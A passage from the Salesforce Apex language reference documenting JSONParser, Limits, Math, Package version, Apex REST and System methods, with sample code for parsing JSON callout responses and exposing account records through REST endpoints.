`getLongValue`		Long	Returns the current token as a long value. The current token must be of type `JSONToken.VALUE_NUMBER_INT` and is a numerical value that can be converted to a value of type `Long` . The following example parses a sample JSON string and retrieves a Long value. `String JSONContent =` `'{"recordCount":2097531021}';` `JSONParser parser =`

Method	Arguments	Return Type	Description
			`JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the record count.` `Long count = parser.getLongValue();`
`getText`		String	Returns the textual representation of the current token or `null` if there's no current token. No current token exists, and therefore this method returns `null`, if `nextToken` has not been called yet for the first time or if the parser has reached the end of the input stream. For an example, see `getCurrentName` on page 362.
`getTimeValue`		Time	Returns the current token as a time value. The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Time` value in the ISO-8601 format. The following example parses a sample JSON string and retrieves a Datetime value. `String JSONContent =` `'{"arrivalTime":"18:05"}';` `JSONParser parser =` `JSON.createParser(JSONContent);` `// Advance to the start object marker.` `parser.nextToken();` `// Advance to the next value.` `parser.nextValue();` `// Get the arrival time.` `Time arrivalTime = parser.getTimeValue();`
`hasCurrentToken`		Boolean	Returns `true` if the parser currently points to a token; otherwise, returns `false`.
`nextToken`		`System.JSONToken`	Returns the next token or `null` if the parser has reached the end of the input stream. Advances the stream enough to determine the type of the next token, if any. For an example, see `getCurrentName` on page 362.
`nextValue`		`System.JSONToken`	Returns the next token that is a value type or `null` if the parser has reached the end of the input stream. Advances the stream enough to determine the type of the next token that is of a value type, if any, including a JSON array and object start and end markers. For an example, see `getCurrentName` on page 362.

Method	Arguments	Return Type	Description
`readValueAs`	`System.Type` *`apexType`*	Any type	Deserializes JSON content into an object of the specified Apex type and returns the deserialized object. The *`apexType`* argument specifies the type of the object that this method returns after deserializing the current value. The following example parses a sample JSON string and retrieves a Datetime value. Before being able to run this sample, you must create a new Apex class as follows: `public class Person { public String name; public String phone; }` Next, insert the following sample in a class method or trigger: `// JSON string that contains a Person object. String JSONContent = '{"person":{' + '"name":"John Smith",' + '"phone":"555-1212"}}'; JSONParser parser = JSON.createParser(JSONContent); // Make calls to nextToken() // to point to the second // start object marker. parser.nextToken(); parser.nextToken(); parser.nextToken(); // Retrieve the Person object // from the JSON string. Person obj = (Person)parser.readValueAs(Person.class); System.assertEquals(obj.name, 'John Smith'); System.assertEquals(obj.phone, '555-1212');`
`skipChildren`		Void	Skips all child tokens of type `JSONToken.START_ARRAY` and `JSONToken.START_OBJECT` that the parser currently points to.

Sample: Parsing a JSON Response from a Web Service Callout

This example shows how to parse a JSON-formatted response using `JSONParser` methods. This example makes a callout to a Web service that returns a response in JSON format. Next, the response is parsed to get all the totalPrice field values and compute the grand total price. Before you can run this sample, you must add the Web service endpoint URL as an authorized remote site in the Salesforce user interface. To do this, log in to Salesforce and select ***Your Name*** > **Setup** > **Security Controls** > **Remote Site Settings**.

```
public class JSONParserUtil {
    @future(callout=true)
    public static void parseJSONResponse() {
        Http httpProtocol = new Http();
        // Create HTTP request to send.
```

```
        HttpRequest request = new HttpRequest();
        // Set the endpoint URL.
        String endpoint = 'http://www.cheenath.com/tutorial/sfdc/sample1/response.php';
        request.setEndPoint(endpoint);
        // Set the HTTP verb to GET.
        request.setMethod('GET');
        // Send the HTTP request and get the response.
        // The response is in JSON format.
        HttpResponse response = httpProtocol.send(request);
        System.debug(response.getBody());
        /* The JSON response returned is the following:
        String s = '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';
        */

        // Parse JSON response to get all the totalPrice field values.
        JSONParser parser = JSON.createParser(response.getBody());
        Double grandTotal = 0.0;
        while (parser.nextToken() != null) {
            if ((parser.getCurrentToken() == JSONToken.FIELD_NAME) &&
                (parser.getText() == 'totalPrice')) {
                // Get the value.
                parser.nextToken();
                // Compute the grand total price for all invoices.
                grandTotal += parser.getDoubleValue();
            }
        }
        system.debug('Grand total=' + grandTotal);
    }
}
```

Sample: Parsing a JSON String and Deserializing It into Objects

This example uses a hardcoded JSON string, which is the same JSON string returned by the callout in the previous example. In this example, the entire string is parsed into `Invoice` objects using the `readValueAs` method. It also uses the `skipChildren` method to skip the child array and child objects and to be able to parse the next sibling invoice in the list. The parsed objects are instances of the `Invoice` class that is defined as an inner class. Since each invoice contains line items, the class that represents the corresponding line item type, the `LineItem` class, is also defined as an inner class. Add this sample code to a class to use it.

```
public static void parseJSONString() {
    String jsonStr =
        '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';

    // Parse entire JSON response.
    JSONParser parser = JSON.createParser(jsonStr);
    while (parser.nextToken() != null) {
```

```
        // Start at the array of invoices.
        if (parser.getCurrentToken() == JSONToken.START_ARRAY) {
            while (parser.nextToken() != null) {
                // Advance to the start object marker to
                //  find next invoice statement object.
                if (parser.getCurrentToken() == JSONToken.START_OBJECT) {
                    // Read entire invoice object, including its array of line items.
                    Invoice inv = (Invoice)parser.readValueAs(Invoice.class);
                    system.debug('Invoice number: ' + inv.invoiceNumber);
                    system.debug('Size of list items: ' + inv.lineItems.size());
                    // For debugging purposes, serialize again to verify what was parsed.
                    String s = JSON.serialize(inv);
                    system.debug('Serialized invoice: ' + s);

                    // Skip the child start array and start object markers.
                    parser.skipChildren();
                }
            }
        }
    }
}

// Inner classes used for serialization by readValuesAs().

public class Invoice {
    public Double totalPrice;
    public DateTime statementDate;
    public Long invoiceNumber;
    List<LineItem> lineItems;

    public Invoice(Double price, DateTime dt, Long invNumber, List<LineItem> liList) {
        totalPrice = price;
        statementDate = dt;
        invoiceNumber = invNumber;
        lineItems = liList.clone();
    }
}

public class LineItem {
    public Double unitPrice;
    public Double quantity;
    public String productName;
}
```

The `System.JSONToken` Enum

Enum Value	Description
END_ARRAY	The ending of an array value. This token is returned when ']' is encountered.
END_OBJECT	The ending of an object value. This token is returned when '}' is encountered.
FIELD_NAME	A string token that is a field name.
NOT_AVAILABLE	The requested token isn't available.
START_ARRAY	The start of an array value. This token is returned when '[' is encountered.
START_OBJECT	The start of an object value. This token is returned when '{' is encountered.

Enum Value	Description
VALUE_EMBEDDED_OBJECT	An embedded object that isn't accessible as a typical object structure that includes the start and end object tokens START_OBJECT and END_OBJECT but is represented as a raw object.
VALUE_FALSE	The literal “false” value.
VALUE_NULL	The literal “null” value.
VALUE_NUMBER_FLOAT	A float value.
VALUE_NUMBER_INT	An integer value.
VALUE_STRING	A string value.
VALUE_TRUE	A value that corresponds to the “true” string literal.

See Also:

Type Methods

Limits Methods

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces a number of limits to ensure that runaway Apex does not monopolize shared resources.

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

None of the Limits methods require an argument. The format of the limits methods is as follows:

```
myDMLLimit = Limits.getDMLStatements();
```

There are two versions of every method: the first returns the amount of the resource that has been used while the second version contains the word limit and returns the total amount of the resource that is available.

See Understanding Execution Governors and Limits on page 215.

Name	Return Type	Description
`getAggregateQueries`	Integer	Returns the number of aggregate queries that have been processed with any SOQL query statement.
`getLimitAggregateQueries`	Integer	Returns the total number of aggregate queries that can be processed with SOQL query statements.
`getCallouts`	Integer	Returns the number of Web service statements that have been processed.
`getLimitCallouts`	Integer	Returns the total number of Web service statements that can be processed.

Name	Return Type	Description
`getChildRelationshipsDescribes`	Integer	Returns the number of child relationship objects that have been returned.
`getLimitChildRelationshipsDescribes`	Integer	Returns the total number of child relationship objects that can be returned.
`getCpuTime`	Integer	Returns the CPU time (in milliseconds) accumulated on the Salesforce servers in the current transaction.
`getLimitCpuTime`		Returns the time limit (in milliseconds) of CPU usage in the current transaction. Returns -1 if called in a context where there is no CPU time limit such as in a test method.
`getDMLRows`	Integer	Returns the number of records that have been processed with any DML statement (insertions, deletions) or the `database.EmptyRecycleBin` method.
`getLimitDMLRows`	Integer	Returns the total number of records that can be processed with any DML statement or the `database.EmptyRecycleBin` method.
`getDMLStatements`	Integer	Returns the number of DML statements (such as `insert`, `update` or the `database.EmptyRecycleBin` method) that have been called.
`getLimitDMLStatements`	Integer	Returns the total number of DML statements or the `database.EmptyRecycleBin` methods that can be called.
`getEmailInvocations`	Integer	Returns the number of email invocations (such as `sendEmail`) that have been called.
`getLimitEmailInvocations`	Integer	Returns the total number of email invocation (such as `sendEmail`) that can be called.
`getFieldsDescribes`	Integer	Returns the number of field describe calls that have been made.
`getLimitFieldsDescribes`	Integer	Returns the total number of field describe calls that can be made.
`getFindSimilarCalls`	Integer	This method is deprecated. Returns the same value as `getSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.
`getLimitFindSimilarCalls`	Integer	This method is deprecated. Returns the same value as `getLimitSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.
`getFutureCalls`	Integer	Returns the number of methods with the `future` annotation that have been executed (not necessarily completed).

Name	Return Type	Description
`getLimitFutureCalls`	Integer	Returns the total number of methods with the `future` annotation that can be executed (not necessarily completed).
`getHeapSize`	Integer	Returns the approximate amount of memory (in bytes) that has been used for the heap.
`getLimitHeapSize`	Integer	Returns the total amount of memory (in bytes) that can be used for the heap.
`getQueries`	Integer	Returns the number of SOQL queries that have been issued.
`getLimitQueries`	Integer	Returns the total number of SOQL queries that can be issued.
`getPicklistDescribes`	Integer	Returns the number of PicklistEntry objects that have been returned.
`getLimitPicklistDescribes`	Integer	Returns the total number of PicklistEntry objects that can be returned.
`getQueryLocatorRows`	Integer	Returns the number of records that have been returned by the `Database.getQueryLocator` method.
`getLimitQueryLocatorRows`	Integer	Returns the total number of records that have been returned by the `Database.getQueryLocator` method.
`getQueryRows`	Integer	Returns the number of records that have been returned by issuing SOQL queries.
`getLimitQueryRows`	Integer	Returns the total number of records that can be returned by issuing SOQL queries.
`getRecordTypesDescribes`	Integer	Returns the number of RecordTypeInfo objects that have been returned.
`getLimitRecordTypesDescribes`	Integer	Returns the total number of RecordTypeInfo objects that can be returned.
`getRunAs`	Integer	This method is deprecated. Returns the same value as `getDMLStatements`. The number of `RunAs` methods is no longer a separate limit, but is tracked as the number of DML statements issued.
`getLimitRunAs`	Integer	This method is deprecated. Returns the same value as `getLimitDMLStatements`. The number of `RunAs` methods is no longer a separate limit, but is tracked as the number of DML statements issued.
`getSavepointRollbacks`	Integer	This method is deprecated. Returns the same value as `getDMLStatements`. The number of `Rollback` methods is no longer a separate limit, but is tracked as the number of DML statements issued.
`getLimitSavepointRollbacks`	Integer	This method is deprecated. Returns the same value as `getLimitDMLStatements`. The number of `Rollback`

Name	Return Type	Description
		methods is no longer a separate limit, but is tracked as the number of DML statements issued.
`getSavepoints`	Integer	This method is deprecated. Returns the same value as `getDMLStatements`. The number of `setSavepoint` methods is no longer a separate limit, but is tracked as the number of DML statements issued.
`getLimitSavepoints`	Integer	This method is deprecated. Returns the same value as `getLimitDMLStatements`. The number of `setSavepoint` methods is no longer a separate limit, but is tracked as the number of DML statements issued.
`getScriptStatements`	Integer	Returns the number of Apex statements that have executed.
`getLimitScriptStatements`	Integer	Returns the total number of Apex statements that can execute.
`getSoslQueries`	Integer	Returns the number of SOSL queries that have been issued.
`getLimitSoslQueries`	Integer	Returns the total number of SOSL queries that can be issued.

Math Methods

The following are the system static methods for Math.

Name	Arguments	Return Type	Description
`abs`	Decimal *d*	Decimal	Returns the absolute value of the specified Decimal
`abs`	Double *d*	Double	Returns the absolute value of the specified Double
`abs`	Integer *i*	Integer	Returns the absolute value of the specified Integer. For example: `Integer I = -42;` `Integer I2 = math.abs(I);` `system.assertEquals(I2, 42);`
`abs`	Long *l*	Long	Returns the absolute value of the specified Long
`acos`	Decimal *d*	Decimal	Returns the arc cosine of an angle, in the range of 0.0 through *pi*
`acos`	Double *d*	Double	Returns the arc cosine of an angle, in the range of 0.0 through *pi*
`asin`	Decimal *d*	Decimal	Returns the arc sine of an angle, in the range of -*pi*/2 through *pi*/2
`asin`	Double *d*	Double	Returns the arc sine of an angle, in the range of -*pi*/2 through *pi*/2

Name	Arguments	Return Type	Description
`atan`	Decimal `d`	Decimal	Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2
`atan`	Double `d`	Double	Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2
`atan2`	Decimal `x` Decimal `y`	Decimal	Converts rectangular coordinates (`x` and `y`) to polar (`r` and `theta`). This method computes the phase `theta` by computing an arc tangent of `x`/`y` in the range of -*pi* to *pi*
`atan2`	Double `x` Double `y`	Double	Converts rectangular coordinates (`x` and `y`) to polar (`r` and `theta`). This method computes the phase `theta` by computing an arc tangent of `x`/`y` in the range of -*pi* to *pi*
`cbrt`	Decimal `d`	Decimal	Returns the cube root of the specified Decimal. The cube root of a negative value is the negative of the cube root of that value's magnitude.
`cbrt`	Double `d`	Double	Returns the cube root of the specified Double. The cube root of a negative value is the negative of the cube root of that value's magnitude.
`ceil`	Decimal `d`	Decimal	Returns the smallest (closest to negative infinity) Decimal that is not less than the argument and is equal to a mathematical integer
`ceil`	Double `d`	Double	Returns the smallest (closest to negative infinity) Double that is not less than the argument and is equal to a mathematical integer
`cos`	Decimal `d`	Decimal	Returns the trigonometric cosine of the angle specified by `d`
`cos`	Double `d`	Double	Returns the trigonometric cosine of the angle specified by `d`
`cosh`	Decimal `d`	Decimal	Returns the hyperbolic cosine of `d`. The hyperbolic cosine of `d` is defined to be $(e^x + e^{-x})/2$ where *e* is Euler's number.
`cosh`	Double `d`	Double	Returns the hyperbolic cosine of `d`. The hyperbolic cosine of `d` is defined to be $(e^x + e^{-x})/2$ where *e* is Euler's number.
`exp`	Decimal `d`	Decimal	Returns Euler's number *e* raised to the power of the specified Decimal
`exp`	Double `d`	Double	Returns Euler's number *e* raised to the power of the specified Double

Name	Arguments	Return Type	Description
`floor`	Decimal *d*	Decimal	Returns the largest (closest to positive infinity) Decimal that is not greater than the argument and is equal to a mathematical integer
`floor`	Double *d*	Double	Returns the largest (closest to positive infinity) Double that is not greater than the argument and is equal to a mathematical integer
`log`	Decimal *d*	Decimal	Returns the natural logarithm (base *e*) of the specified Decimal
`log`	Double *d*	Double	Returns the natural logarithm (base *e*) of the specified Double
`log10`	Decimal *d*	Decimal	Returns the logarithm (base *10*) of the specified Decimal
`log10`	Double *d*	Double	Returns the logarithm (base *10*) of the specified Double
`max`	Decimal *d1* Decimal *d2*	Decimal	Returns the larger of the two specified Decimals. For example: `Decimal larger = math.max(12.3, 156.6);` `system.assertEquals(larger, 156.6);`
`max`	Double *d1* Double *d2*	Double	Returns the larger of the two specified Doubles
`max`	Integer *i1* Integer *i2*	Integer	Returns the larger of the two specified Integers
`max`	Long *l1* Long *l2*	Long	Returns the larger of the two specified Longs
`min`	Decimal *d1* Decimal *d2*	Decimal	Returns the smaller of the two specified Decimals. For example: `Decimal smaller = math.min(12.3, 156.6);` `system.assertEquals(smaller, 12.3);`
`min`	Double *d1* Double *d2*	Double	Returns the smaller of the two specified Doubles
`min`	Integer *i1* Integer *i2*	Integer	Returns the smaller of the two specified Integers
`min`	Long *l1* Long *l2*	Long	Returns the smaller of the two specified Longs

Name	Arguments	Return Type	Description
`mod`	Integer *i1* Integer *i2*	Integer	Returns the remainder of *i1* divided by *i2*. For example: `Integer remainder = math.mod(12, 2);` `system.assertEquals(remainder, 0);` `Integer remainder2 = math.mod(8, 3);` `system.assertEquals(remainder2, 2);`
`mod`	Long *L1* Long *L2*	Long	Returns the remainder of *L1* divided by *L2*
`pow`	Double *d* Double *exp*	Double	Returns the value of the first Double raised to the power of *exp*
`random`		Double	Returns a positive Double that is greater than or equal to 0.0 and less than 1.0
`rint`	Decimal *d*	Decimal	Returns the value that is closest in value to *d* and is equal to a mathematical integer
`rint`	Double *d*	Double	Returns the value that is closest in value to *d* and is equal to a mathematical integer
`round`	Double *d*	Integer	Do not use. This method is deprecated as of the Winter '08 Release. Instead, use `roundToLong` or `round(Decimal d)`. Returns the closest Integer to the specified Double by adding 1/2, taking the floor of the result, and casting the result to type Integer. If the result is less than -2,147,483,648 or greater than 2,147,483,647, Apex generates an error.
`round`	Decimal *d*	Integer	Returns the closest Integer to the specified Decimal by adding 1/2, taking the floor of the result, and casting the result to type Integer
`roundToLong`	Decimal *d*	Long	Returns the closest Long to the specified Decimal by adding 1/2, taking the floor of the result, and casting the result to type Long
`roundToLong`	Double *d*	Long	Returns the closest Long to the specified Double by adding 1/2, taking the floor of the result, and casting the result to type Long
`signum`	Decimal *d*	Decimal	Returns the signum function of the specified Decimal, which is 0 if *d* is 0, 1.0 if *d* is greater than 0, -1.0 if *d* is less than 0
`signum`	Double *d*	Double	Returns the signum function of the specified Double, which is 0 if *d* is 0, 1.0 if *d* is greater than 0, -1.0 if *d* is less than 0

Name	Arguments	Return Type	Description
`sin`	Decimal *d*	Decimal	Returns the trigonometric sine of the angle specified by *d*
`sin`	Double *d*	Double	Returns the trigonometric sine of the angle specified by *d*
`sinh`	Decimal *d*	Decimal	Returns the hyperbolic sine of *d*. The hyperbolic sine of *d* is defined to be $(e^x - e^{-x})/2$ where *e* is Euler's number.
`sinh`	Double *d*	Double	Returns the hyperbolic sine of *d*. The hyperbolic sine of *d* is defined to be $(e^x - e^{-x})/2$ where *e* is Euler's number.
`sqrt`	Decimal *d*	Decimal	Returns the correctly rounded positive square root of *d*
`sqrt`	Double *d*	Double	Returns the correctly rounded positive square root of *d*
`tan`	Decimal *d*	Decimal	Returns the trigonometric tangent of the angle specified by *d*
`tan`	Double *d*	Double	Returns the trigonometric tangent of the angle specified by *d*
`tanh`	Decimal *d*	Decimal	Returns the hyperbolic tangent of *d*. The hyperbolic tangent of *d* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.
`tanh`	Double *d*	Double	Returns the hyperbolic tangent of *d*. The hyperbolic tangent of *d* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where *e* is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

Package Methods

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

The package methods are used by package developers to customize behavior for different package versions. They allow the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

The package methods rely on special objects to allow a class to exhibit different behavior when it references different package versions. These objects can only be used in classes that are in a managed package.

Package.Version.Request

Apex classes and triggers are saved with the version settings for each installed managed package that the Apex class or trigger references. This context object represents the package version referenced by the class or trigger.

Note: You cannot use the Package.Version.Request object in unmanaged packages.

Package.Version.*majorNumber.minorNumber*

This object represents a package version referenced by the class or trigger.

For example, Package.Version.2.1 represents version 2.1 of the package. You can use this object together with Package.Version.Request to specify different behavior for different package versions. You can only use this object to refer to a Managed - Released package version. You cannot use it to reference Managed - Beta package versions.

Name	Arguments	Return Type	Description
`isGreaterThan`	Package Version `Package.Version.major.minor`	Boolean	Returns `true` if the package version is greater than the package version specified in the argument. For example: `if (Package.Version.Request == Package.Version.1.0)` `{` `  // do something` `}` `else if (Package.Version.Request.isGreaterThan(Package.Version.2.0))` `{` `  // do something different` `}` `else if (Package.Version.Request.isGreaterThan(Package.Version.2.3))` `{` `  // do something completely different` `}`
`isGreaterThanOrEqual`	Package Version `Package.Version.major.minor`	Boolean	Returns `true` if the package version is greater than or equal to the package version specified in the argument.
`isLessThan`	Package Version `Package.Version.major.minor`	Boolean	Returns `true` if the package version is less than the package version specified in the argument.
`isLessThanOrEqual`	Package Version `Package.Version.major.minor`	Boolean	Returns `true` if the package version is less than or equal to the package version specified in the argument.

For more information, see Versioning Apex Code Behavior on page 223.

Apex REST

Apex REST enables you to implement custom Web services in Apex and expose them through the REST architecture. To expose your Apex class as a REST service, you first define your class with the `@RestResource` annotation to expose it as a REST resource. Similarly, you add annotations to the class methods to expose them through REST. For example, you can add the `@HttpGet` annotation to your method to expose it as a REST resource that can be called by an HTTP `GET` request.

Class	Description
`System.RestContext`	Contains the `RestRequest` and `RestResponse` objects.
`System.RestRequest`	Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.
`System.RestResponse`	Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

RestContext Methods

Contains the `RestRequest` and `RestResponse` objects.

Usage

Use the `System.RestContext` class to access the `RestRequest` and `RestResponse` objects in your Apex REST methods.

Properties

The following are properties of the `System.RestContext` class.

Name	Return Type	Description
`request`	`System.RestRequest`	Returns the `RestRequest` for your Apex REST method.
`response`	`System.RestResponse`	Returns the `RestResponse` for your Apex REST method.

Sample

The following example shows how to use `RestContext` to access the `RestRequest` and `RestResponse` objects in an Apex REST method.

```
@RestResource(urlMapping='/MyRestContextExample/*')
global with sharing class MyRestContextExample {

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
       Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id = :accountId];

        return result;
    }

}
```

See Also:

Introduction to Apex REST

RestRequest Methods

Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.

Usage

Use the `System.RestRequest` class to pass request data into an Apex RESTful Web service method that is defined using one of the REST annotations.

Methods

The following are instance methods of the `System.RestRequest` class.

Note: At runtime, you typically don't need to add a header or parameter to the `RestRequest` object because they are automatically deserialized into the corresponding properties. The following methods are intended for unit testing Apex REST classes. You can use them to add header or parameter values to the `RestRequest` object without having to recreate the REST method call.

Method	Arguments	Return Type	Description
`addHeader`	String *`name`*, String *`value`*	Void	Adds a header to the request header map. This method is intended for unit testing of Apex REST classes. Please note that the following headers aren't allowed: • cookie • set-cookie • set-cookie2 • content-length • authorization If any of these are used, an Apex exception will be thrown.
`addParameter`	String *`name`*, String *`value`*	Void	Adds a parameter to the request params map . This method is intended for unit testing of Apex REST classes.

Properties

The following are properties of the `System.RestRequest` class.

Note: While the `RestRequest` List and Map properties are read-only, their contents are read-write. You can modify them by calling the collection methods directly or you can use of the associated `RestRequest` methods shown in the previous table.

Name	Return Type	Description
`headers`	`Map <String, String>`	Returns the headers that are received by the request.
`httpMethod`	String	Returns one of the supported HTTP request methods: • DELETE • GET • HEAD • PATCH • POST

Name	Return Type	Description
		• PUT
`params`	`Map <String, String>`	Returns the parameters that are received by the request.
`remoteAddress`	String	Returns the IP address of the client making the request.
`requestBody`	Blob	Returns or sets the body of the request. If the Apex method has no parameters, then Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If there are parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.
`requestURI`	String	Returns or sets everything after the host in the HTTP request string. For example, if the request string is *https://instance.salesforce.com/services/apexrest/Account/* then the `requestURI` is */services/apexrest/Account/*.

Sample: An Apex Class with REST Annotated Methods

The following example shows you how to implement the Apex REST API in Apex. This class exposes three methods that each handle a different HTTP request: GET, DELETE, and POST. You can call these annotated methods from a client by issuing HTTP requests.

```
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
        String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);
       Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id = :accountId];

        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
```

```
    }
}
```

See Also:

Introduction to Apex REST

RestResponse Methods

Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Usage

Use the `System.RestReponse` class to pass response data from an Apex RESTful web service method that is defined using one of the REST annotations on page 232.

Methods

The following are instance methods of the `System.RestResponse` class.

Note: At runtime, you typically don't need to add a header to the `RestResponse` object because it's automatically deserialized into the corresponding properties. The following methods are intended for unit testing Apex REST classes. You can use them to add header or parameter values to the `RestRequest` object without having to recreate the REST method call.

Method	Arguments	Return Type	Description
`addHeader`	String *`name`*, String *`value`*	Void	Adds a header to the response header map. Please note that the following headers aren't allowed: • cookie • set-cookie • set-cookie2 • content-length • authorization If any of these are used, an Apex exception will be thrown.

Properties

The following are properties of the `System.RestResponse` class.

Note: While the `RestResponse` List and Map properties are read-only, their contents are read-write. You can modify them by calling the collection methods directly or you can use of the associated `RestResponse` methods shown in the previous table.

Name	Return Type	Description
`headers`	`Map <String, String>`	Returns the headers to be sent to the response.

Name	Return Type	Description
`responseBody`	Blob	Returns or sets the body of the response. The response is either the serialized form of the method return value or it's the value of the responseBody property based on the following rules: • If the method returns void, then Apex REST returns the response in the `responseBody` property. • If the method returns a value, then Apex REST serializes the return value as the response.
`statusCode`	Integer	Returns or sets the response status code. The supported status codes are listed in the following table and are a subset of the status codes defined in the HTTP spec.

Status Codes

The following are valid response status codes. The status code is returned by the `RestResponse.statusCode` property.

Note: If you set the `RestResponse.statusCode` property to a value that's not listed in the table, then an HTTP status of 500 is returned with the error message "Invalid status code for HTTP response: nnn" where nnn is the invalid status code value.

Status Code	Description
200	OK
201	CREATED
202	ACCEPTED
204	NO_CONTENT
206	PARTIAL_CONTENT
300	MULTIPLE_CHOICES
301	MOVED_PERMANENTLY
302	FOUND
304	NOT_MODIFIED
400	BAD_REQUEST
401	UNAUTHORIZED
403	FORBIDDEN
404	NOT_FOUND
405	METHOD_NOT_ALLOWED
406	NOT_ACCEPTABLE
409	CONFLICT
410	GONE

Status Code	Description
412	PRECONDITION_FAILED
413	REQUEST_ENTITY_TOO_LARGE
414	REQUEST_URI_TOO_LARGE
415	UNSUPPORTED_MEDIA_TYPE
417	EXPECTATION_FAILED
500	INTERNAL_SERVER_ERROR
503	SERVER_UNAVAILABLE

Sample: An Apex Class with REST Annotated Methods

See RestRequest Methods for an example of a RESTful Apex service class and methods.

See Also:

Introduction to Apex REST

Search Methods

The following are the system static methods for Search.

Name	Arguments	Return Type	Description
`query`	String *`query`*	sObject[sObject[]]	Creates a dynamic SOSL query at runtime. This method can be used wherever a static SOSL query can be used, such as in regular assignment statements and `for` loops. For more information, see Dynamic SOQL.

System Methods

The following are the static methods for System.

Note: *`AnyDataType`* represents any primitive, object record, array, map, set, or the special value `null`.

Name	Arguments	Return Type	Description
`abortJob`	String *`Job_ID`*	Void	Stops the specified job. The stopped job is still visible in the job queue in the Salesforce user interface. The *`Job_ID`* is the ID associated with either AsyncApexJob or CronTrigger. One of these IDs is returned by the following methods:

Name	Arguments	Return Type	Description
			• `System.schedule` method—returns the CronTrigger object ID associated with the scheduled job as a string. • `getTriggerId` method—returns the CronTrigger object ID associated with the scheduled job as a string. • `getJobId`method—returns the AsyncApexJob object ID associated with the batch job as a string. • `Database.executeBatch` method—returns the AsyncApexJob object ID associated with the batch job as a string.
`assert`	Boolean *`condition`*, Any data type *`opt_msg`*	Void	Asserts that *`condition`* is true. If it is not, a runtime exception is thrown with the optional second argument, *`opt_msg`*, as part of its message.
`assertEquals`	Any data type *`x`*, Any data type *`y`*, Any data type *`opt_msg`*	Void	Asserts that the first two arguments, *`x`* and *`y`*, are the same. If they are not, a runtime exception is thrown with the optional third argument, *`opt_msg`*, as part of its message.
`assertNotEquals`	Any data type *`x`*, Any data type *`y`*, Any data type *`opt_msg`*	Void	Asserts that the first two arguments, *`x`* and *`y`* are different. If they are the same, a runtime exception is thrown with the optional third argument, *`opt_msg`*, as part of its message.
`currentPageReference`		System.PageReference	Returns a reference to the current page. This is used with Visualforce pages. For more information, see `PageReference` Class on page 439.
`currentTimeMillis`		Long	Returns the current time in milliseconds, which is expressed as the difference between the current time and midnight, January 1, 1970 UTC.
`debug`	Any data type *`msg`*	Void	Writes the argument *`msg`*, in string format, to the execution debug log. If you do not specify a log level, the `DEBUG` log level is used. This means that any `debug` method with no log level specified, or a log level of `ERROR`, `WARN`, `INFO` or `DEBUG` is written to the debug log.

Name	Arguments	Return Type	Description
			Note that when a map or set is printed, the output is sorted in key order and is surrounded with square brackets (`[]`). When an array or list is printed, the output is enclosed in parentheses (`()`).  **Note:** Calls to `System.debug` are not counted as part of Apex code coverage in unit tests. For more information on log levels, see "Setting Debug Log Filters" in the Salesforce online help.
